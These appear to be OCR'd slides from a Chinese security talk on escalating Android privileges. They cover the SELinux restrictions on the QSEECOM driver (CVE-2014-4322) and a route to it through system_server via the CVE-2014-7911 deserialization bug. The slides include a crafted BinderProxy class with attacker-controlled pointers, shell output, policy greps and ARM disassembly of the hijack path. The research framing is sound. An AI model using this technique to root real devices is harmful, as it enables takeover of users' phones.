Hit & Hit

跨进程域利用内核漏洞提升Android权限

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Who am I?

- 安全研究员 @ 360.cn
- 目前关注Android平台
- 爱好：ACG、PlayStation、(观看)足球

Motivation

- 分享开发安卓提权exploit的经历
- 探索一些新的思路
- 国内的公开讨论一直较少

Episode 1

setuid(0);setgid(0);

- 通过Linux内核漏洞，直接改写相关结构体提权
    - 通杀方法：利用系统调用/通用设备漏洞，如CVE-2013-6282,CVE-2014-0196,CVE-2014-3153
    - 分而治之：利用一些芯片厂商的驱动漏洞，如CVE-2013-4738,CVE-2014-5332,CVE-2014-8299

setuid(0);setgid(0);

- 通过用户态漏洞
  - 跨进程执行代码提权,如gingerBreak,ZergRush
  - 一些厂商对文件属性设置不当的漏洞提权
  - 借助特权脚本文件、目录、unix socket提权

Android>4.4?

- 申请CAMERA权限也无法访问一些相机设备
- no gid 1006(camera)


```
shell@maguro:/ $ cat /proc/3971/status
Name:	ihoo.darkytools
State:	S (sleeping)
Tgid:	3971
Pid:	3971
PPid:	125
TracerPid:	0
Uid:	10072	10072	10072	10072
Gid:	10072	10072	10072	10072
FDSize:	256
Groups:	1006 1015 1028 3003 50072
```

Android <4.4

```
shell@hammerhead:/ $ cat /proc/8060/status
Name:	ihoo.darkytools
State:	S (sleeping)
Tgid:	8060
Pid:	8060
PPid:	184
TracerPid:	0
Uid:	10075	10075	10075	10075
Gid:	10075	10075	10075	10075
FDSize:	256
Groups:	1015 1028 3003 50075
```

Android 4.4

Linux Security Module



Android>4.4?

- 限制逐渐严格的SELinux
- SELinux规则演变史（误）

4.3

4.4

5.0

SELinux

- 限制访问内核设备驱动
  - 不需要访问的模块一概拒绝访问
- 限制访问文件
  - 不同进程域所属文件的隔离更为严格
- 限制危险操作
  - 如可执行内存映射(dlopen,mmap)

Episode II

What now?

- 漏洞就在那里我却碰不到…
- 我想攻击那些无权访问的内核驱动设备！

Memory corruption in QSEECOM driver (CVE-2014-4322)

Release Date
December 22, 2014

Affected Projects
Android for MSM, Firefox OS for MSM, QRD Android

Advisory ID

QCIR-2014-00008-1


CVE ID(s)

CVE-2014-4322

Projects

- All Active Projects
- EOL Information
- Archived Projects
- Forums
- Security Advisories
  - Memory corruption in QSEECOM driver (CVE-2014-4322)

Deny T_T


Application
Send malformed ioctl
UID = 10000+
Context = untrusted_app
ioctl
Permission Deiend
/dev/qseecom
Kernel exploits
In kernel mode:
patch SELinux,
setuid(0)
Access qseecom directly:
Permission Deiend


Find a way...

```
shell@hammerhead:/ $ ls -Z /dev/qseecom
crw-rw---- system drmrpc u:object_r:tee_device:s0 qseecom
shell@hammerhead:/ $



$cd external/sepolicy
$grep -R "tee_device"
app.te:neverallow appdomain tee_device:chr_file { read write };

keystore.te:allow keystore tee_device:chr_file rw_file_perms;

vold.te:allow vold tee_device:chr_file rw_file_perms;
drmserver.te:allow drmserver tee_device:chr_file rw_file_perms;

mediaserver.te:allow mediaserver tee_device:chr_file rw_file_perms;

surfaceflinger.te:allow surfaceflinger tee_device:chr_file rw_file_perms;
```

What we need!


- Android < 5.0
  - 获取系统权限
- Android 5.0
  - 获取系统权限和适当的SELinux context(如keystore/vold/drmserver/mediaserver/surfaceflinger)

Android < 5.0



Android < 5.0
Attacking qseecom via system_server

Android 5.0



Android 5.0
Attacking qseecom via mediaserver

Episode III

CVE-2014-7911

- java.io.ObjectInputStream **不校验**输入的java对象是否是可序列化的
- 向system_server传入一个java对象实例，实例中**任何filed**的值可**被恶意构造**
- 实例被**GC**时有机会获得控制权

Fake BinderProxy

- 向system_server传入构造的BinderProxy实例
- 使用UserManager.setApplicationRestrictions中的参数Bundle restrictions将BinderProxy序列化传入

```
public class BinderProxy implements Serializable {
        private static final long serialVersionUID = 0;
        public long mObject = 0xdeadbeaf;
        public long mOrgue = 0xdeadbeaf;
}
```

GC->finalize

```
static void android_os_BinderProxy_destroy(JNIEnv* env, jobject obj)
{
    IBinder* b = (IBinder*)
        env->GetIntField(obj, gBinderProxyOffsets.mObject);
    DeathRecipientList* drl = (DeathRecipientList*)
        env->GetIntField(obj, gBinderProxyOffsets.mOrgue);
    drl->decStrong((void*)javaObjectForIBinder);
    b->decStrong((void*)javaObjectForIBinder);
}
```

RefBase::decStrong

```
void RefBase::decStrong(const void* id) const
{
    …snip…
   if (android_atomic_dec(&refs->mStrong); == 1) {
        refs->mBase->onLastStrongRef(id);
        //^^^ controlled!!
    …snip…
}
```

汇编分析

```
.text:0000D172 ; void __fastcall android::RefBase::decStrong(const a
.text:0000D172                 EXPORT _ZNK7android7RefBase9decStrong
.text:0000D172 _ZNK7android7RefBase9decStrongEPKv      ; CODE XREF: 
.text:0000D172                                         ; android::sp
.text:0000D172 this = R0                               ; const andro
                                                       ; const void 
                PUSH            {R4-R6,LR}
                MOV             R5, this ; r0 = m0rgu
                                        ; android::Re
                LDR             refs, [this,#4] ; ref
                MOV             R6, id
                MOV             this, refs
                                        ; const andro
                BLX             android_atomic_dec
                                        ; const int32
                CMP             c, #1
                BNE             loc_D19C
                LDR             c, [refs,#8] ; r0 = *
                MOV             R1, id
                LDR             R3, [R0] ; r3 = *(*(r
                LDR             R2, [R3,#0xC] ; r2 = 
                BLX             R2
                LDR             R0, [refs,#0xC]
                LSLS            R0, R0, #0x1F
                BMI             loc_D19C
                LDR             R1, [this]
                MOV             R0, this
                LDR             R3, [R1,#4]
                BLX             R3
```

```
; Attributes: static

; void __fastcall android::RefBase::decStrong(const android::RefBase *const this, const void *id)
EXPORT _ZNK7android7RefBase9decStrongEPKv
_ZNK7android7RefBase9decStrongEPKv
this = R0                       ; const android::RefBase *const
id = R1                         ; const void *
PUSH            {R4-R6,LR}
MOV             R5, this
refs = R4                       ; android::RefBase::weakref_impl *const
LDR             refs, [this,#4]
MOV             R6, id
MOV             this, refs
this = R5                       ; const android::RefBase *const
BLX             android_atomic_dec
```

```
.text:00003570
.text:00003570 ; int32_t __fastcall android_atomic_dec(volatile int32_t *addr)
.text:00003570                 EXPORT android_atomic_dec
.text:00003570 android_atomic_dec
.text:00003570 addr = R0                               ; volatile int32_t *
.text:00003570                 MOV             R3, addr
.text:00003574                 DMB             SY
.text:00003578                 MOV             R2, #0xFFFFFFFF
.text:0000357C
.text:0000357C loc_357C                                ; CODE XREF: android_atomic_dec+1C↓j
.text:0000357C addr = R3                               ; volatile int32_t *
.text:0000357C                 LDREX           R0, [addr]
.text:00003580                 ADD             R12, R0, R2
